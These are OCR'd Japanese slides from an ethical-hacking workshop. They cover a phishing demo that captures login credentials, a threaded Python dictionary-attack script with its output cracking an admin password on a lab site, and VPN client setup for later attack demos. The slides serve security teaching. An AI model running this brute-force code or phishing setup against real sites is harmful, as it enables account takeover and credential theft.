
テキスト形式の表示だと実際のリンクも表示されるので判別しやすい。

実際にリンクをクリックする

(今回は話の流れで判別できるようにしていますが)ページ内容だけを見ていると違いは分かりません。

気付かずにそのままログインすると・・・

記録された内容




ログイン情報はタイムスタンプと一緒にこのファイルに保存されている。

ハンズオン2：辞書攻撃までの流れ

- ターゲットサイトのログインフォームの確認。
- 辞書リストの入手(今回はダミーデータを使用します)。
- 辞書攻撃プログラム実行。
- 攻撃で得られたユーザID、パスワードでログイン確認。

ログインフォームの確認




```
<h1 class="entry-title">会員ページ</h1></header>
<article>
<div id="page-content" class="sp-part-top sp-block  tainer">
<h2 class="paragraph">会員ページへのログイン</h2>
<p class="paragraph">
<form method="post" action="/Login">
    <p>ユーザID<input type="text" name="user_id" value=""/></p>
    <p>パスワード<input type="password" name="login_password" value=""/></p>
    <p style="color:red;">

    </p>
    <p>
        <input type="submit" name="Login" value="ログイン"/>
    </p>
</form>
</p>
<h1 class="paragraph">更新履歴</h1>
```

ログインID

ログインID

辞書リストの入手

パスワードに使用される可能性の高い単語のリストはインターネット上にいくつか存在します。
参考文献「サイバーセキュリティプログラミング」ではWindows用パスワード復元ツールであるCain＆Abelの単語リスト(約30万件)を使用しています。
今回はランダムに生成した100個の単語の中に正しいパスワードを入れていますのでそれを発見する流れで進めます。

app2.py 辞書攻撃プログラム

辞書攻撃プログラムの流れは
1)単語リストをキューに登録
2)並列実行のためのスレッド作成
3)スレッド毎にキューからパスワード候補を取り出しログインフォームにセットしてリクエスト
4)レスポンス結果でログイン済と判定できるキーワードがあればログイン成功とみなして終了
となっています。

今回のプログラムは参考文献「サイバーセキュリティプログラミング」の第5章Webサーバへの攻撃
5.5HTMLフォームの認証を辞書攻撃で破る を流用しています。

ログインフォームへのWebリクエスト

```
def web_bruter(self,passwords):
    session=requests.Session()
    resp0=session.get(self.url0)
    params=get_params(resp0.content)
    params['user_id']=self.username

    while not passwords.empty() and not self.found:
        try:
            time.sleep(3)
            passwd=passwords.get()
            print(f'Try username/password {self.username}/{passwd:<10}')
            params['login_password']=passwd
            resp1=session.post(self.url1,data=params)

            if SUCCESS in resp1.content.decode():
                self.found=True
                print(f'\n辞書攻撃成功')
                print(f'Username is {self.username}')
                print(f'Password is {passwd}')
        except:
            pass
```

通常のrequestsは単発なのでセッションを管理できない。


ログインフォームのページを読み込みinputタグの内容をすべて取得。特にCookieやhidden要素などに照合用のデータが含まれている可能性があるので一度読み込んでおく。

パスワードをセットしてログイン処理を実行。


正常にログインされた場合にのみ出現する文字列があれば攻撃成功とみなす。

実行結果

```
D:¥SandboxRepos¥jamihandson202211¥fakesite>python app2.py

辞書攻撃開始:http://20.243.209.61:5000/

対象ユーザ:admin
Try username/password admin/ZRR50Ijg
Try username/password admin/98Qa8cZ8
```



```
Try username/password admin/HpzA6Y0p
Try username/password admin/X9rkqYeR

辞書攻撃成功
Try username/password admin/VrODPXKI
Try username/password admin/YAjBernw
Username is admin
Password is uNfDrWuB
Try username/password admin/mdnkAdLA
Try username/password admin/AhzHBBwR
```




pythonハンズオンのまとめ

単純な実装ですがフィッシングサイトの作成からエンドユーザの誘導、辞書攻撃まで簡単にできることが理解できたと思います。

サイバー攻撃は特別なスキルが必要なわけではなく悪意を持っていれば簡単にできてしまうということを肝に銘じておきましょう。

参考文献



Justin Seitz、Tim Arnold　著
萬谷 暢崇　監訳、新井 悠、加唐 寛征、村上 涼　訳
O'Reilly Japan 刊

1章　Python環境のセットアップ
2章　通信プログラムの作成・基礎
3章　ネットワーク：rawソケットと盗聴
4章　Scapyによるネットワークの掌握
5章　Webサーバーへの攻撃
6章　Burp Proxyの拡張
7章　GitHubを通じた指令の送受信
8章　Windowsでマルウェアが行う活動
9章　情報の持ち出し
10章　Windowsにおける権限昇格
11章　フォレンジック手法の攻撃への転用
付録A　Slackボットを通じた命令の送受信
付録B　OpenDirのダンプツール
付録C　Twitter IoCクローラー

本日の流れ

- **オーガナイザ挨拶**
- **1．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **2．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **3．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **4．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **5．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

DNS SPOOFINGのハンズオン

Olympus Corporation/Information & Cyber security Office Fellow
一般社団法人医療サイバーセキュリティ協議会　鈴木克明

アジェンダ

1．サイバーセキュリティ対応の準備
2．ギャップ分析
3．戦略・ロードマップ・体制
4．リスクコントロール

本発表は、医療施設のサイバーリスクを憂慮し、サイバーリスク対応を始めようと考えている方々の道しるべとなるべく、ある企業のサイバー戦略立案を例にとりそれぞれの段階における活動を紹介します。

アジェンダ

1．サイバーセキュリティ対応の準備
2．ギャップ分析
3．戦略・ロードマップ・体制
4．リスクコントロール

資料のダウンロード

- Google Driveで、実はすでにPhisingされている

VPN接続のためのクライアントソフトのインストール


- VPN脆弱性攻撃のハンズオンのため、以下のソフトウエアのインストールをお願いいたします。

- FortiClientについて
  - ダウンロードリンクhttps://www.fortinet.com/support/product-downloads#vpn

注意）“**FortiClient VPN**”の項目よりダウンロード下さい（こちらが無償版となります）


VPN設定に接続について

- FortiClientのVPN設定(Windowsの場合)
  - インストール後にFortiClientのコンソールを起動し、“リモートアクセス”を選択します。
  - VPN名称の右側にある“☰”をクリックし、“新規接続の追加”を選択します。



VPN設定に接続について

- FortiClientのVPN設定(Windowsの場合)
  - VPN接続を行う以下の情報を入力します。
    - 組織名：任意の文言を入力願います。
      （この例では“TEST-FG”）
    - リモートGW：
      接続先のFGのIP(10.0.0.254)を入力願います。
    - ポートの編集：チェックを入れます。
    - ポート番号：10443を入力します。
  - 全て入力したら保存をクリックします。




VPN設定に接続について

- FortiClientのVPN設定(Windowsの場合)
- VPN名称に先ほど指定した

接続プロファイルを指定し、ユーザアカウントとパスワードを入力し、“接続”ボタンを押します。

画面右下のFortiClientアイコンに、

鍵マークがつくとVPN接続状態となります。




※初回接続時は証明書エラーが出力されますが

接続可能です。

(ビルドインの証明書を使っているためです)

機器/ネットワーク構成

• ネットワーク構成

